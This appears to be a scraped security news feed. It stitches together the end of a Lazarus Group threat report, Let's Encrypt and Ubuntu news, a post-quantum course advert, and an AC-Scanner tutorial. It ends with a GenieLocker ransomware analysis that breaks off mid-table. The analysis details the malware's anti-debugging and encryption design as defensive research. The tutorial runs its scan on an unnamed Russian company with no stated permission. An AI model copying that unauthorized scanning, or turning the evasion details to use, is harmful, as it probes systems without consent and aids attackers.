
As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.
Data leakage site linked to the COPPERHEDGE backdoor on the dark web

Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.
Overlaps between the recent attacks by Lazarus Group
Conclusion
Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.
We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.
Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.
Let's Encrypt "will shorten the default validity period of its TLS certificates from 90 days to 64 days, starting February 10, 2027," reports the blog Linuxiac:
All certificates issued or renewed from that date will have a 64-day lifespan unless users explicitly select one of the shorter options already available: 45 or six days.
Existing certificates will remain valid until their expiration dates. Let's Encrypt expects the final 90-day certificate to expire on May 11, 2027. The organization also confirmed no valid certificates will be revoked during the transition. To help administrators prepare, Let's Encrypt will introduce 64-day certificates in its staging environment on October 14, 2026, allowing users to test their renewal setups before the change reaches production.
The move is part of a broader effort to improve web security by reducing how long compromised or incorrectly issued certificates remain usable... Looking further ahead, the organization plans to reduce the default certificate lifetime again, this time to 45 days in 2028. That makes the upcoming 64-day limit an intermediate step rather than the final destination.
"Administrators using cron jobs or scripts with hardcoded renewal intervals should review their configurations," the article suggests.
"Another upcoming change concerns domain validation. Let's Encrypt will reduce the period during which a previously completed domain authorization can be reused from 30 days to 10 days. In 2028, that period will shrink further to just seven hours."
The blog It's FOSS reports:
You already know that Canonical has been selectively replacing Ubuntu's C-based system components with Rust-written equivalents that don't compromise in terms of functionality, most of the time. Now it looks like the distro's OpenPGP implementation is next, with Sequoia PGP coming preinstalled in Ubuntu 26.10. Canonical wants it to eventually replace GnuPG [the dominant Linux implementation of PGP, written in C] as the default toolchain, though that switch has not happened yet... [The Ubuntu 26.10 release notes say Sequoia PGP's default status will be a future goal...]
[Sequoia PGP] was started in 2017 by three former GnuPG developers who chose to build a new OpenPGP implementation in Rust rather than keep evolving GnuPG's existing codebase. Sequoia PGP is designed as a library that other software can use directly, rather than a standalone command-line tool. sq sits on top of that for encryption, decryption, signing, and key management, and sqv handles signature verification, filling in for gpg and gpgv in GnuPG.
Sequoia also implements RFC 9580, the 2024 revision of the OpenPGP standard, whereas GnuPG has continued from the RFC 4880 branch, pursuing its own newer extensions and the LibrePGP specification rather than adopting RFC 9580 as its primary standard.
From the It's FOSS Weekly newsletter, which also notes that the founder of the It's FOSS blog has also created a Linux-themed game called TUXDLE — a variation on Wordle where all the answers are Linux terms.
The Quantum computing industry is making leaps and bounds towards developing quantum computers that can–among other things–break the encryption that keeps our data safe and confidential. Some say it will take place in as little as two years, but even the most conservative estimates are for four years or 2030. In either case, it is time to begin to prepare your network for the coming post-quantum world.
To learn more about this risk, see my interview with David Bombal on Quantum Computing here.
When that day arrives, all of our encryption– and therefore all our data– will be exposed to anybody who has a quantum computer. Initially, this will be only nation state actors such as the US, China, Israel, and Russia.
No need to fret or stress as people have been preparing for this day for many years and have developed post-quantum cryptography (PQC). This field is in constant flux and recently one of the post-quantum cryptographic algorithms (HAWK) was found to be breakable by quantum computers. The point here is that this field is changing rapidly, not unlike artificial intelligence.
Some people have compared this to the Y2K crisis that took place some 26 years ago. At that time, nearly everybody was looking for a crisis that would break systems once we transitioned from a two-digit year to a four-digit year.The fact that no crises took place in 2000 can be attributed to years of preparedness for that potential crisis. Companies and institutions spent at least two or three years preparing for it and as a result nothing adverse really took place. It all went very smoothly.
For your organization, you need to start preparing now. To help you to prepare, Hackers Arise has developed a course on preparing your network for the post-quantum world. The training will be offered over 3 days October 13-15.
Post-Quantum Network Readiness
Outline
1.What are Quantum Computers are What Makes them Different
2. The Quantum Countdown: Harvest-Now-Decrypt-Later & Why Your Network Is Already Exposed
3. Know Your Attack Surface: Automated Cryptographic Discovery & CBOM
4. The New Arsenal in Action: NIST PQC Standards (ML-KEM, ML-DSA, SLH-DSA) with OpenSSL 3.5 & liboqs
5. Hardening the Wire: Hybrid TLS 1.3 & Quantum-Safe Tunnels
6. Post-Quantum PKI at Scale: Certificates, Signature Bloat & Real Network Performance Impact
7. From Vulnerable to Quantum-Ready: A Phased Migration Roadmap, Crypto-Agility & End-to-End
Almost a year ago, OTW spoke about quantum computers and the risk of our encryption getting broken within three years. In March, Google shared its concern on the same issue, moving up its own post-quantum migration deadline to 2029. Some companies are migrating to mitigate that risk, but not many are taking it seriously. Eventually, a huge number of companies are going to get left behind with weak and breakable encryption. Hackers will only benefit from that negligence.
To help you minimize the risk and get an actionable plan with recommendations tailored to your company, we want to show you how AC-Scanner works.
AC-Scanner
AC-Scanner is basically a script for post-quantum cryptography exposure assessment. It maps your full cryptographic attack surface across TLS endpoints and SSH services, assesses every asset against NIST post-quantum standards and generates a structured Cryptographic Bill of Materials (CBOM).
Before we continue with the scan, you might want to watch a video by OTW and David Bombal on the risk of quantum computing being able to decrypt things at mass scale and expose session keys.
Setting Up
Docker is the easiest way to get started. We’ll start with the CLI version first, then show you how to get the web version up and running. They both work the same way, so you can choose any.
root > docker run --rm -it qubitac/acscanner:latest bash -c 'rm -f /.dockerenv && cd /app/scripts && ./scan.sh -h'
We’re only interested in the presets here. As you can see, you can test basically any of your assets.
Scanning Assets – CLI
Let’s choose some random Russian company for this scan. We don’t intend them to benefit from the results, we will just use it for demonstration to show how prevalent the issue is.
If you’re testing a big company, it will take time.
Results will be stored in ~/ac-scans
Here we only need crypto-bom.json that’s hiding in cbom.
Results
Upload crypto-bom.json to the dashboard by clicking Load CBOM. You will see the overview.
You can already see the infrastructure is not PQC ready and has several critical issues.
The next step is HTTPS. Although 9 of their endpoints are using HTTPS, it’s vulnerable and the risks are high.
The scanner tried to fingerprint the SSH endpoints too, but they weren’t open.
Let’s look at the issues that the company has. It will show all the affected hosts with severity assigned to each.
Quantum risks may help tracking the progress of your migration. The results below are from a different company, but you can see they have only 3 PQC ready hosts out of 308.
Recommendations will help you address issues by giving you prioritized actions.
The recommendations were intentionally redacted by us to make them unusable. However, you can still clearly see how the page is structured.
Finally, your main goal is migration. Here it lists all the migration phases and gives you deadlines by which they need to be completed.
As you can see, legacy TLS should be abandoned by 2027 and hybrid PQC key exchange should be introduced no later than 2028. That applies to everyone, not just this organization in particular. The report gives clarity and orients your client so there’s no confusion.
Scanning Assets – Web
If you don’t want to work in the terminal, you can use the web version.
It’s available in the browser on http://localhost:8080/.
Summary
AC-Scanner is easy to work with if you use Docker, otherwise you’ll run into some incompatibility issues. The dashboard has all the valuable information and most importantly it’s actionable and orienting. You don’t just see the vulnerabilities, you get a guide with recommendations on how to fix them too. Your client will definitely appreciate that.
Learn how SSH tunnels securely forward network traffic, when local, remote, and dynamic forwarding help, and why they are best for controlled, temporary access.
The new GenieLocker ransomware family has been active since March 2026. It has been used in attacks against organizations in the Russian Federation, primarily in the manufacturing sector, and attributed to the Toy Ghouls group by open-source intelligence (link in Russian).
The Toy Ghouls, also known as Bearlyfy, Labubu and Laboo.boo, is a financially motivated extortion group, which previously relied on third-party encryption Trojans like RedAlert, LockBit, and Babuk. GenieLocker, apparently a custom design, upgrades their toolkit and reduces their reliance on third-party software. We discovered multiple samples of this Trojan in two variants: PE builds for Windows and ELF builds for Linux and ESXi.
Technical details
Modus operandi
We described typical TTPs and modus operandi of the Toy Ghouls threat actor in the previous post (link in Russian).
In this article, we aim to thoroughly describe the capabilities of Windows and Linux builds of the custom encryption Trojan GenieLocker. To give more context, we will also provide a brief overview of the attack that took place at the end of March 2026, where GenieLocker was deployed on the victim’s systems.
Initial Access
During the incident, the attackers first entered the environment through an OpenVPN connection originating from an external partner’s network. They likely exploited the trusted relationship with that partner and used stolen, yet still valid, credentials to connect.
Discovery and Credential Access
After breaching the target’s network, the attackers installed additional tools on the compromised hosts, including OpenSSH, socks5.exe, SoftPerfect Network Scanner, and Mimikatz. They employed SoftPerfect Network Scanner for discovery and used Mimikatz to dump credentials. Forensic analysis also shows that they accessed the KeePassXC password manager already installed on several compromised machines, likely attempting to extract the stored credentials from the KeePass databases.
Lateral Movement and Command and Control
Lateral movement was performed by using RDP to reach Windows machines and SSH for Linux servers. The widespread deployment of the encryption Trojan was conducted with the legitimate utilities PsExec and PAExec. Additionally, the attackers established a reverse SSH tunnel to communicate with their command‑and‑control server.
Impact
During the impact phase, the attackers encrypted files on the compromised Windows machines with the PE version of the GenieLocker ransomware. On the compromised Linux and ESXi servers, they stopped active virtual machines and encrypted their disks using the ELF version of GenieLocker.
The tactics, techniques, and procedures seen here match those documented in earlier attacks attributed to the Toy Ghouls group. As in those prior incidents, forensic analysis found no evidence of data exfiltration, which is typical behavior for this threat actor. Toy Ghouls have not employed a double‑extortion model and do not run a data‑leak website.
Encryption Trojan for Windows
The Windows version of GenieLocker (MD5: 5d62c1349b8981c396c9a23f4f8f053c) is primarily written in C, but compiled with the C++ libraries using Microsoft Visual C/C++. The malware incorporates several ransom‑related capabilities, including process termination, service shutdown, debugger evasion, and a sophisticated encryption routine. For its cryptographic operations, it relies on the open‑source libsodium library.
Aligned with the recent trend supported by our expertise, as observed in attacks of some other ransomware strains, GenieLocker doesn’t save the ransom notes on the victim’s system. The Trojan doesn’t contain any attackers’ contact info or negotiation addresses. Instead, the attackers will need to deliver the ransom demands and contacts manually during the attack. This approach may be an attempt by the GenieLocker developers to avoid proactive detection of the ransomware process being triggered by the creation of multiple readme files.

GenieLocker help message
Arguments and launch
GenieLocker supports multiple arguments for configuring its behavior.
Argument
Description
First argument
“Secret” argument, hex string value
-p, –percent N
Percentage of file content to encrypt
-r, –recursive
Process directories recursively
-l, –log <filename>
Set path for log file
-h, –help
Show help message
Last argument
Path to encrypt

GenieLocker expects the first argument to be a hex string referred to in the malware code as the “secret argument”, which is required for the ransomware to start. Most likely, the purpose of this is to avoid execution on sandboxes and other automated analysis environments. Another reason may be to prevent unauthorized usage by other threat actors.
Checking the secret argument
The secret argument is a hex value with a variable size that does not exceed 4096 bytes. This hex string value is converted to bytes and hashed with the SHA‑256 algorithm. The result is compared to a hardcoded value. If they match, the literal string session is appended to the secret value, and the whole string is hashed with BLAKE2b‑256, but the resulting hash is never used. This may be a part of a feature still in development.
Secret value hashing
Anti-debugging

GenieLocker contains multiple methods to inspect if its process is under debugging. After launch it makes the first check named Environment check and uses WinAPI functions IsDebuggerPresent and CheckRemoteDebuggerPresent to detect the debugger.
Environment check

After the secret argument validation, GenieLocker starts a new parallel thread called watchdog. It runs in an infinite loop that performs a number of checks to detect well-known debuggers every 500 milliseconds. If at least one of the checks fails, the whole GenieLocker process immediately terminates.
Watchdog checks
The only thing worth elaborating on is that the GenieLocker process calculates the CRC32 of its .text section when the watchdog thread is starting, saves the resulting hash, and then recalculates it again in every loop and compares with the initial value. In case the code in this section is modified by the debugger or other program, this method allows the Trojan to detect this modification.
Preparing for encryption
GenieLocker contains multiple exclusion lists. For example, it does not encrypt folders with names from the list below. Among those, there are mostly system folders, which are skipped to avoid corrupting the OS.
Furthermore, the Trojan contains an exclusion list for host names. The malware retrieves the computer name using GetComputerNameA and checks it against this list, but in the sample in question, the list is empty.
Output for whitelisted hosts
If the host name is not excluded, GenieLocker starts to kill processes that could be using the files of interest and therefore prevent the Trojan from encrypting them. These processes are listed below. The Trojan stops them by using the TerminateProcess function.
Finally, GenieLocker starts encryption threads and searches for all available drives, including network shares, to encrypt them.


Threads info output
File encryption and cryptography
The extension for the encrypted files is hardcoded in the Trojan’s body. In the sample under review, it is .03ffc1c4a3da0f02. Before starting to encrypt each file, GenieLocker creates two auxiliary files:
a lock file: <filename.fileext>.03ffc1c4a3da0f02.lock
a journal: <fileext>.03ffc1c4a3da0f02.journal
The lock file helps to protect files from double encryption by other threads or instances. Inside this file, the Trojan stores the current PID obtained from the GetCurrentProcessId function.


The journal file contains the hardcoded string VCJOURN, value 1 (possibly version), some unused zeroed fields, total blocks to encrypt, and the count of blocks that are actually encrypted. The last field is a CRC32 hash sum for the integrity check of the journal content.
Journal content
By default GenieLocker encrypts files using 0x1000000-byte chunks. If the argument -p is passed (it sets the percentage of the file contents to be encrypted), the ransomware calculates how many chunks with 0x1000000 size are necessary to encrypt the specified percentage. Each chunk has a random position inside the file. Regardless of whether the percentage is set, even if it is zero, the first chunk in the beginning of the file will be encrypted anyway.
The Trojan encrypts the file content using the Authenticated Encryption with Associated Data (AEAD) algorithm XChaCha20-Poly1305, with a unique key and nonce for each file. The Trojan also adds a footer that contains the data necessary for future decryption and metadata. The metadata parts are encrypted using the same cipher and key as the file contents, but with a different nonce. The file key is encrypted using the Curve25519-XSalsa20-Poly1305 scheme, with the attackers’ master public key hardcoded in the Trojan’s body.
The metadata of each encrypted file contains the following fields.
Value or name
Size (bytes)
Description
version
1
Hardcoded byte with value 1, most likely the version.
encryption_percent
1
Percentage of file content to encrypt, value from -p argument.
file_nonce
24
Nonce used during encryption of the file content.
original_filesize
8
Original size of the file before encryption.
total_chunk_count
8
Max count of chunks inside the current file.
chunk_size
4
